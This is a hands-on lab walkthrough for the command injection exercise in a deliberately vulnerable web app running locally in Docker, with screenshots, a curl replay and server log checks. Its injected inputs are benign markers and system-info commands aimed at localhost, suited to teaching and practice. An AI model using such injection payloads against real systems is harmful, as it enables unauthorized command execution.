

DVWA Website Login

Start DVWA locally using Docker and open the DVWA web UI.

1. Refresh package lists:

sudo apt update

2. Install Docker:

sudo apt install -y docker.io

3. Enable & start Docker daemon:

sudo systemctl enable --now docker

4. (Optional but recommended) Allow your user to run Docker without sudo:

sudo usermod -aG docker \$USER

5. Start the DVWA container (pulls image if needed):

sudo docker run --rm -d --name dvwa -p 8080:80 vulnerables/web-dvwa

6. Verify it's running:

sudo docker ps

Open DVWA in the browser

Open one of these URLs in the VM browser (use whichever works; /index.php or root):

http://127.0.0.1:8080/

Click on Create/Reset DB

Default credentials (DVWA):

- **Username:** admin
- **Password:** password

After login: **DVWA Security** → **set to LOW** for the demo.

COMMAND INJECTION

Open the DVWA Command Injection page


From the DVWA menu choose **Command Injection**

2 — Baseline: confirm ping output (safe)

1. In the Command Injection input box enter:

127.0.0.1

2. Click **Submit**.
3. Expected: you should see ping output (ICMP replies) in the page — this proves the server executed ping <your-input>.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Command Injection" and features a "Ping a device" section with an input field for an IP address and a "Submit" button. Below the input field, the output of a ping command to 127.0.0.1 is displayed in red text, showing successful results with 56 data bytes and a round-trip time of approximately 0.293 ms. A "More Information" section provides links to external resources. At the bottom, the user's session information is shown: Username: admin, Security Level: low, and PHPIDS: disabled. There are also links to "View Source" and "View Help".

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.293 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.332 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.299 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.071/0.249/0.332/0.104 ms
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled


3 — Safe proof-of-concept injections (demonstrate control)

Paste one of these into the same input box and **Submit**:

- Echo marker

127.0.0.1; echo INJECTION_SUCCESS

- ; runs the next command regardless of the previous exit status.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.041/0.049/0.052/0.000 ms
INJECTION_SUCCESS

```

More Information


- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

- Print system info

127.0.0.1 && uname -a

- && runs the next command only if the previous succeeded.
- || runs the next command only if the previous failed.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.039/0.048/0.055/0.000 ms
Linux f7d1ab310e13 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kal1 (2025-08-12) x86_64 GNU/Linux
```


More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

- Short local ping

127.0.0.1; ping -c 2 127.0.0.1



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.048 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.039/0.045/0.049/0.000 ms
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.039/0.041/0.042/0.000 ms
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled


4 — Capture & replay the request using DevTools → cURL

If you want to show the request → server flow exactly


A. Capture the request

1. Open DevTools → **Network**.

To open DevTools- Press **Ctrl + Shift + I** in the same window



2. Submit DVWA form once with 127.0.0.1.
3. In Network list locate the request (likely POST /vulnerabilities/exec/).
4. Right-click → Copy → Copy as cURL.



cURL code

```
curl 'http://127.0.0.1:8080/vulnerabilities/exec/#' \
```

```
--compressed \
```

```
-X POST \
```

```
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101  
Firefox/128.0' \
```

```
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate, br, zstd' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://127.0.0.1:8080' \
-H 'Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \
-H 'Cookie: PHPSESSID=8q112t7gfg785uo1lhspas0tc6; security=low' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Priority: u=0, i' \
--data-raw 'ip=127.0.0.1&Submit=Submit'
```

B. Modify & replay

1. Paste the copied curl into a terminal/editor. **(Above code)**
2. In the POST data change ip=127.0.0.1 → ip=127.0.0.1; echo INJECTION_SUCCESS (keep cookies & tokens unchanged).
3. Run the modified curl: **(In Command Prompt)**

```
curl 'http://127.0.0.1:8080/vulnerabilities/exec/' \
--compressed \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
```

```

-H 'Accept-Encoding: gzip, deflate, br, zstd' \

-H 'Content-Type: application/x-www-form-urlencoded' \

-H 'Origin: http://127.0.0.1:8080' \

-H 'Connection: keep-alive' \

-H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \

-H 'Cookie: PHPSESSID=8q112t7gfg785uo1lhspas0tc6; security=low' \

-H 'Upgrade-Insecure-Requests: 1' \

-H 'Sec-Fetch-Dest: document' \

-H 'Sec-Fetch-Mode: navigate' \

-H 'Sec-Fetch-Site: same-origin' \

-H 'Sec-Fetch-User: ?1' \

-H 'Priority: u=0, i' \

--data-raw 'ip=127.0.0.1; echo INJECTION_SUCCESS&Submit=Submit'

```

4. Inspect the terminal output — you'll see the DVWA HTML that includes INJECTION_SUCCESS.

```

(kali@kali)~$ curl 'http://127.0.0.1:8080/vulnerabilities/exec/' \
--compressed \
-X POST \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate, br, zstd' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Origin: http://127.0.0.1:8080' \
-H 'Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \
-H 'Cookie: PHPSESSID=8q112t7gfg785uo1lhspas0tc6; security=low' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Priority: u=0, i' \
--data-raw 'ip=127.0.0.1; echo INJECTION_SUCCESS&Submit=Submit'

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../dwa/ico/favicon.ico" />
    <script type="text/javascript" src="../../dwa/js/dwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
          <ul class="menuBlocks">
            <li class=""><a href="../../Home/a">Home</a></li>

```



```

Session Actions Edit View Help

        <ul class="menuBlocks"><li class=""><a href=" ../..">Home</a></li>
<li class=""><a href=" ../..instructions.php">Instructions</a></li>
<li class=""><a href=" ../..setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class=""><a href=" ../..vulnerabilities/brute/">Brute Force</a></li>
<li class="selected"><a href=" ../..vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href=" ../..vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href=" ../..vulnerabilities/fi/?page=include.php">File Inclusion</a></li>
<li class=""><a href=" ../..vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href=" ../..vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href=" ../..vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href=" ../..vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class=""><a href=" ../..vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href=" ../..vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href=" ../..vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href=" ../..vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href=" ../..vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href=" ../..vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href=" ../..security.php">DVWA Security</a></li>
<li class=""><a href=" ../..phpinfo.php">PHP Info</a></li>
<li class=""><a href=" ../..about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href=" ../..logout.php">Logout</a></li>
</ul>

        </div>

    </div>

    <div id="main_body">

<div class="body_padded">
    <h1>Vulnerability: Command Injection</h1>

    <div class="vulnerable_code_area">
        <h2>Ping a device</h2>

        <form name="ping" action="#" method="post">
            <p>
                Enter an IP address:
                <input type="text" name="ip" size="30">
                <input type="submit" name="Submit" value="Submit">
            </p>
        </form>
        <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
— 127.0.0.1 ping statistics —
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.045/0.046/0.000 ms
INJECTION_SUCCESS
        </pre>
    </div>
</div>

```

5— Replay proof using your captured curl (request→response)

Edit your copied curl; change only --data-raw:

Show marker in terminal (grep):

```
<the-curl-above> 2>/dev/null | grep -C2 INJECTION_SUCCESS || echo "marker not found"
```

This proves the request can be replayed outside the browser and returns the same injected output.

```
(kali@kali)-[~]
└─$ curl 'http://127.0.0.1:8080/vulnerabilities/exec/#' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br, zstd' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://127.0.0.1:8080' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \
  -H 'Cookie: PHPSESSID=8q112t7gfg785uo1lhspas0tc6; security=low' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Priority: u=0, i' \
  --data-raw 'ip=127.0.0.1; echo INJECTION_SUCCESS&Submit=Submit' 2>/dev/null | grep -C2 INJECTION_SUCCESS || echo "marker not found"
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.044/0.050/0.057/0.000 ms
INJECTION_SUCCESS
</pre>
```

6 — Forensic evidence in server logs (best for write-up)

Tail the Apache access log inside the container (host command):

sudo docker exec -it dvwa bash -lc 'tail -n 120 /var/log/apache2/access.log'

Look for the request/time that matches your test — you'll see the request entry (timestamp, path). Optionally grep for vulnerabilities/exec or your session time.

```
(kali@kali)-[~]
└─$ sudo docker exec -it dvwa bash -lc 'tail -n 120 /var/log/apache2/access.log'
[sudo] password for kali:
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /login.php HTTP/1.1" 200 1049 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /dwva/css/login.css HTTP/1.1" 200 741 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /dwva/images/login_logo.png HTTP/1.1" 200 9375 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:27 +0000] "POST /login.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:27 +0000] "GET /setup.php HTTP/1.1" 200 2037 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:32 +0000] "POST /setup.php HTTP/1.1" 302 338 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:32 +0000] "GET /setup.php HTTP/1.1" 200 2171 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:37 +0000] "POST /setup.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:37 +0000] "GET /login.php HTTP/1.1" 200 1249 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:42 +0000] "GET /login.php HTTP/1.1" 200 1050 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:53 +0000] "POST /login.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:53 +0000] "GET /index.php HTTP/1.1" 200 3036 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:58 +0000] "GET /vulnerabilities/exec/ HTTP/1.1" 200 1715 "http://127.0.0.1:8080/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:43:14 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:43:49 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1913 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:44:13 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1978 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:44:29 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1924 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:48:40 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:55:19 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1722 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:08:20 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1909 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:23:30 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1898 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:24:04 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:11:15:06 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1914 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```